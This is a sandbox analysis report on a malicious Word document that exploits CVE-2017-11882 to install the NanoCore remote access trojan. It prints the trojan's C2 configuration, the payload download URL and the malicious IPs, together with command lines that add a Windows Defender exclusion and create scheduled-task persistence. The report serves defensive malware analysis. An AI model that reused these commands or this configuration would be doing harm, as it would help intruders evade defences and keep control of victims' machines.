ID: 552787
Sample Name: P0_00122.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 18:21:59
Date: 13/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report P0_00122.doc

Overview


General Information

Sample Name:	P0_00122.doc
Analysis ID:	552787
MD5:	9b56693e37a46a..
SHA1:	ebbdaf2a87d12a4.
SHA256:	4369a2729f0a748.
Tags:	doc NanoCore
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e....
- Sigma detected: EQNEDT32.EXE c...
- Sigma detected: NanoCore
- Yara detected AntiVM3
- Detected Nanocore Rat
- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Yara detected Nanocore RAT
- Found malware configuration
- Multi AV Scanner detection for subm...
- Malicious sample detected (through ...
- Sigma detected: Droppers Exploiting...
- Sigma detected: File Dropped By EQ...
- Multi AV Scanner detection for dropp...
- Sigma detected: Bad Opsec Default...

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2132 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 2828 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - plugmahm65898.exe (PID: 1156 cmdline: C:\Users\user\AppData\Roaming\plugmahm65898.exe MD5: 33C0D67BEFA115099A9136F837D11CC9)
    - powershell.exe (PID: 2256 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\RlKeHhAgpZws.exe MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - schtasks.exe (PID: 2196 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\RlKeHhAgpZws" /XML "C:\Users\user\AppData\Local\Temp\tmp1B2F.tmp MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
    - RegSvcs.exe (PID: 1184 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 62CE5EF995FD63A1847A196C2E8B267B)
      - schtasks.exe (PID: 200 cmdline: schtasks.exe" /create /f /tn "SMTP Service" /xml "C:\Users\user\AppData\Local\Temp\tmp412F.tmp MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
      - schtasks.exe (PID: 2692 cmdline: schtasks.exe" /create /f /tn "SMTP Service Task" /xml "C:\Users\user\AppData\Local\Temp\tmp39FF.tmp MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
      - RegSvcs.exe (PID: 2424 cmdline: "C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe" MD5: 62CE5EF995FD63A1847A196C2E8B267B)
- taskeng.exe (PID: 2924 cmdline: taskeng.exe {6D7D75E4-8EFD-44BB-96AC-FEA7E6E0852F} S-1-5-21-966771315-3019405637-367336477-1006:user-PC\user:Interactive:[1] MD5: 65EA57712340C09B1B0C427B4848AE05)
  - RegSvcs.exe (PID: 960 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe 0 MD5: 62CE5EF995FD63A1847A196C2E8B267B)
  - smtpsvc.exe (PID: 1528 cmdline: "C:\Program Files (x86)\SMTP Service\smtpsvc.exe" 0 MD5: 62CE5EF995FD63A1847A196C2E8B267B)
- smtpsvc.exe (PID: 2236 cmdline: "C:\Program Files (x86)\SMTP Service\smtpsvc.exe" MD5: 62CE5EF995FD63A1847A196C2E8B267B)
- **cleanup**

Malware Configuration

Threatname: NanoCore

```
{
  "Version": "1.2.2.0",
  "Mutex": "fea2b910-0578-480b-a4fe-76b7fc47",
  "Group": "Phaddy",
  "Domain1": "obeyice4rm392.bounceme.net",
  "Domain2": "127.0.0.1",
  "Port": 8951,
  "RunOnStartup": "Enable",
  "RequestElevation": "Disable",
  "BypassUAC": "Enable",
  "ClearZoneIdentifier": "Enable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Enable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 30000,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "8.8.8.8",
  "BackupDNSServer": "8.8.4.4",
  "BypassUserAccountControlData": "<?xml version=\"1.0\" encoding=\"UTF-16\"?>\r\n<Task version=\"1.2\" xmlns=\"http://schemas.microsoft.com/windows/2004/02/mit/task\">\r\n
<RegistrationInfo />\r\n  <Triggers />\r\n  <Principals>\r\n    <Principal id=\"Author\">\r\n      <LogonType>InteractiveToken</LogonType>\r\n
<RunLevel>HighestAvailable</RunLevel>\r\n    </Principal>\r\n  </Principals>\r\n  <Settings>\r\n    <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>\r\n
<DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>\r\n    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>\r\n
<AllowHardTerminate>true</AllowHardTerminate>\r\n    <StartWhenAvailable>false</StartWhenAvailable>\r\n    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>\r\n
<IdleSettings>\r\n      <StopOnIdleEnd>false</StopOnIdleEnd>\r\n      <RestartOnIdle>false</RestartOnIdle>\r\n    </IdleSettings>\r\n
<AllowStartOnDemand>true</AllowStartOnDemand>\r\n    <Enabled>true</Enabled>\r\n    <Hidden>false</Hidden>\r\n    <RunOnlyIfIdle>false</RunOnlyIfIdle>\r\n
<WakeToRun>false</WakeToRun>\r\n    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>\r\n    <Priority>4</Priority>\r\n  </Settings>\r\n  <Actions Context=\"Author\">\r\n
<Exec>\r\n      <Command>\"#EXECUTABLEPATH\"</Command>\r\n      <Arguments>$(Arg0)</Arguments>\r\n    </Exec>\r\n  </Actions>\r\n</Task"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.656297254.0000000000B5 0000.00000004.00020000.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x2205:$x1: NanoCore.ClientPluginHost • 0x223e:$x2: IClientNetworkHost
00000009.00000002.656297254.0000000000B5 0000.00000004.00020000.sdmp	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x2205:$x2: NanoCore.ClientPluginHost • 0x2320:$s4: PipeCreated • 0x221f:$s5: IClientLoggingHost
00000009.00000002.656009994.000000000054 0000.00000004.00020000.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe75:$x1: NanoCore.ClientPluginHost • 0xe8f:$x2: IClientNetworkHost
00000009.00000002.656009994.000000000054 0000.00000004.00020000.sdmp	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xe75:$x2: NanoCore.ClientPluginHost • 0x1261:$s3: PipeExists • 0x1136:$s4: PipeCreated • 0xeb0:$s5: IClientLoggingHost
00000009.00000002.656339176.0000000000BA 0000.00000004.00020000.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x350b:$x1: NanoCore.ClientPluginHost • 0x3525:$x2: IClientNetworkHost
Click to see the 59 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
9.2.RegSvcs.exe.b60000.10.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x13a8:$x1: NanoCore.ClientPluginHost
9.2.RegSvcs.exe.b60000.10.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x13a8:$x2: NanoCore.ClientPluginHost • 0x1486:$s4: PipeCreated • 0x13c2:$s5: IClientLoggingHost
9.2.RegSvcs.exe.24edff4.18.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe75:$x1: NanoCore.ClientPluginHost • 0xe8f:$x2: IClientNetworkHost
9.2.RegSvcs.exe.24edff4.18.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xe75:$x2: NanoCore.ClientPluginHost • 0x1261:$s3: PipeExists • 0x1136:$s4: PipeCreated • 0xeb0:$s5: IClientLoggingHost
9.2.RegSvcs.exe.540000.1.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe75:$x1: NanoCore.ClientPluginHost • 0xe8f:$x2: IClientNetworkHost
Click to see the 157 entries				

Sigma Overview

AV Detection:

Sigma detected: NanoCore

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

E-Banking Fraud:

Sigma detected: NanoCore

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Suspicius Add Task From User AppData Temp

Sigma detected: Powershell Defender Exclusion

Sigma detected: Possible Applocker Bypass

Sigma detected: Non Interactive PowerShell

Stealing of Sensitive Information:

Sigma detected: NanoCore

Remote Access Functionality:

Sigma detected: NanoCore

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Antivirus detection for dropped file

Yara detected Nanocore RAT

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected Nanocore RAT

Operating System Destruction:

Protects its processes via BreakOnTermination flag

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Adds a directory exclusion to Windows Defender

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Nanocore RAT

Remote Access Functionality:


Detected Nanocore Rat

Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm Contr
Valid Accounts	Exploitation for Client Execution 1 3	Scheduled Task/Job 1	Extra Window Memory Injection 1	Disable or Modify Tools 1 1	Input Capture 1 1	File and Directory Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingres Trans
Default Accounts	Command and Scripting Interpreter 1	Boot or Logon Initialization Scripts	Process Injection 3 1 2	Deobfuscate/Decode Files or Information 1	LSASS Memory	System Information Discovery 1 3	Remote Desktop Protocol	Input Capture 1 1	Exfiltration Over Bluetooth	Encry Chan
Domain Accounts	Scheduled Task/Job 1	Logon Script (Windows)	Scheduled Task/Job 1	Obfuscated Files or Information 3	Security Account Manager	Security Software Discovery 2 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-S Port
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 3	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Remo Softw
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Timestomp 1	LSA Secrets	Virtualization/Sandbox Evasion 3 1	SSH	Keylogging	Data Transfer Size Limits	Non-A Layer
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Extra Window Memory Injection 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Applic Protoc
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 3 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applic Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 3 1 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web P
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Files and Directories 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tr Protoc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
P0_00122.doc	44%	ReversingLabs	Document-RTF.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{68E37369-07A5-4DAF-B360-5250F0AAA6E9}.tmp	100%	Avira	EXP/CVE-2017-11882.Gen	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{68E37369-07A5-4DAF-B360-5250F0AAA6E9}.tmp	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\RlKeHhAgpZws.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\plugmahm65898.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\plugmanzx[1].exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	0%	Metadefender		Browse
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\plugmanzx[1].exe	56%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoBot	
C:\Users\user\AppData\Roaming\RlKeHhAgpZws.exe	56%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoBot	
C:\Users\user\AppData\Roaming\plugmahm65898.exe	56%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoBot	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.0.RegSvcs.exe.400000.3.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
9.2.RegSvcs.exe.550000.3.unpack	100%	Avira	TR/NanoCore.fadte		Download File
9.0.RegSvcs.exe.400000.4.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
9.0.RegSvcs.exe.400000.2.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
9.0.RegSvcs.exe.400000.1.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
9.0.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
9.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://paxz.tk/plugmanzx.exe	100%	Avira URL Cloud	malware	
http://www.%s.comPA	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
obeyice4rm392.bounceme.net	100%	Avira URL Cloud	malware	
127.0.0.1	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
paxz.tk	2.58.149.41	true	true		unknown
obeyice4rm392.bounceme.net	103.153.78.234	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://paxz.tk/plugmanzx.exe	true	• Avira URL Cloud: malware	unknown
obeyice4rm392.bounceme.net	true	• Avira URL Cloud: malware	unknown
127.0.0.1	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.153.78.234	obeyice4rm392.bounceme.net	unknown		134687	TWIDC-AS-APTWIDCLimitedHK	true
2.58.149.41	paxz.tk	Netherlands		395800	GBTCLOUDUS	true

Private

IP
127.0.0.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	552787
Start date:	13.01.2022
Start time:	18:21:59
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 46s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	P0_00122.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@22/21@12/3
EGA Information:	• Successful, ratio: 60%
HDC Information:	• Successful, ratio: 2.5% (good quality ratio 1.4%) • Quality average: 43.2% • Quality standard deviation: 44.7%
HCA Information:	• Successful, ratio: 93% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:22:17	API Interceptor	39x Sleep call for process: EQNEDT32.EXE modified
18:22:19	API Interceptor	78x Sleep call for process: plugmahm65898.exe modified
18:22:24	API Interceptor	11x Sleep call for process: powershell.exe modified
18:22:25	API Interceptor	3x Sleep call for process: schtasks.exe modified
18:22:28	API Interceptor	1098x Sleep call for process: RegSvcs.exe modified
18:22:30	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run SMTP Service C:\Program Files (x86)\SMTP Service\smtpsvc.exe
18:22:32	Task Scheduler	Run new task: SMTP Service path: "C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe" s>$(Arg0)
18:22:33	API Interceptor	266x Sleep call for process: taskeng.exe modified
18:22:36	Task Scheduler	Run new task: SMTP Service Task path: "C:\Program Files (x86)\SMTP Service\smtpsvc.exe" s>$(Arg0)
18:22:37	API Interceptor	4x Sleep call for process: smtpsvc.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files (x86)\SMTP Service\smtpsvc.exe	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	45216
Entropy (8bit):	6.136703067968073
Encrypted:	false
SSDEEP:	768:Vjs96lj/cps+zk2d0suWB6Iq8NbeYjiwMEBQwp:VAhRzdd0sHI+eYfMEBHp
MD5:	62CE5EF995FD63A1847A196C2E8B267B
SHA1:	114706D7E56E91685042430F783AE227866AA77F
SHA-256:	89F23E31053C39411B4519BF6823969CAD9C7706A94BA7E234B9062ACE229745
SHA-512:	ABACC9B3C03631D3439A992504A11FB3C817456FFA4760EACE8FE5DF86908CE2F24565A717EB35ADCF60C34A78A1F6E24881BA0B8680FDE66D97085FDE4423E2
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
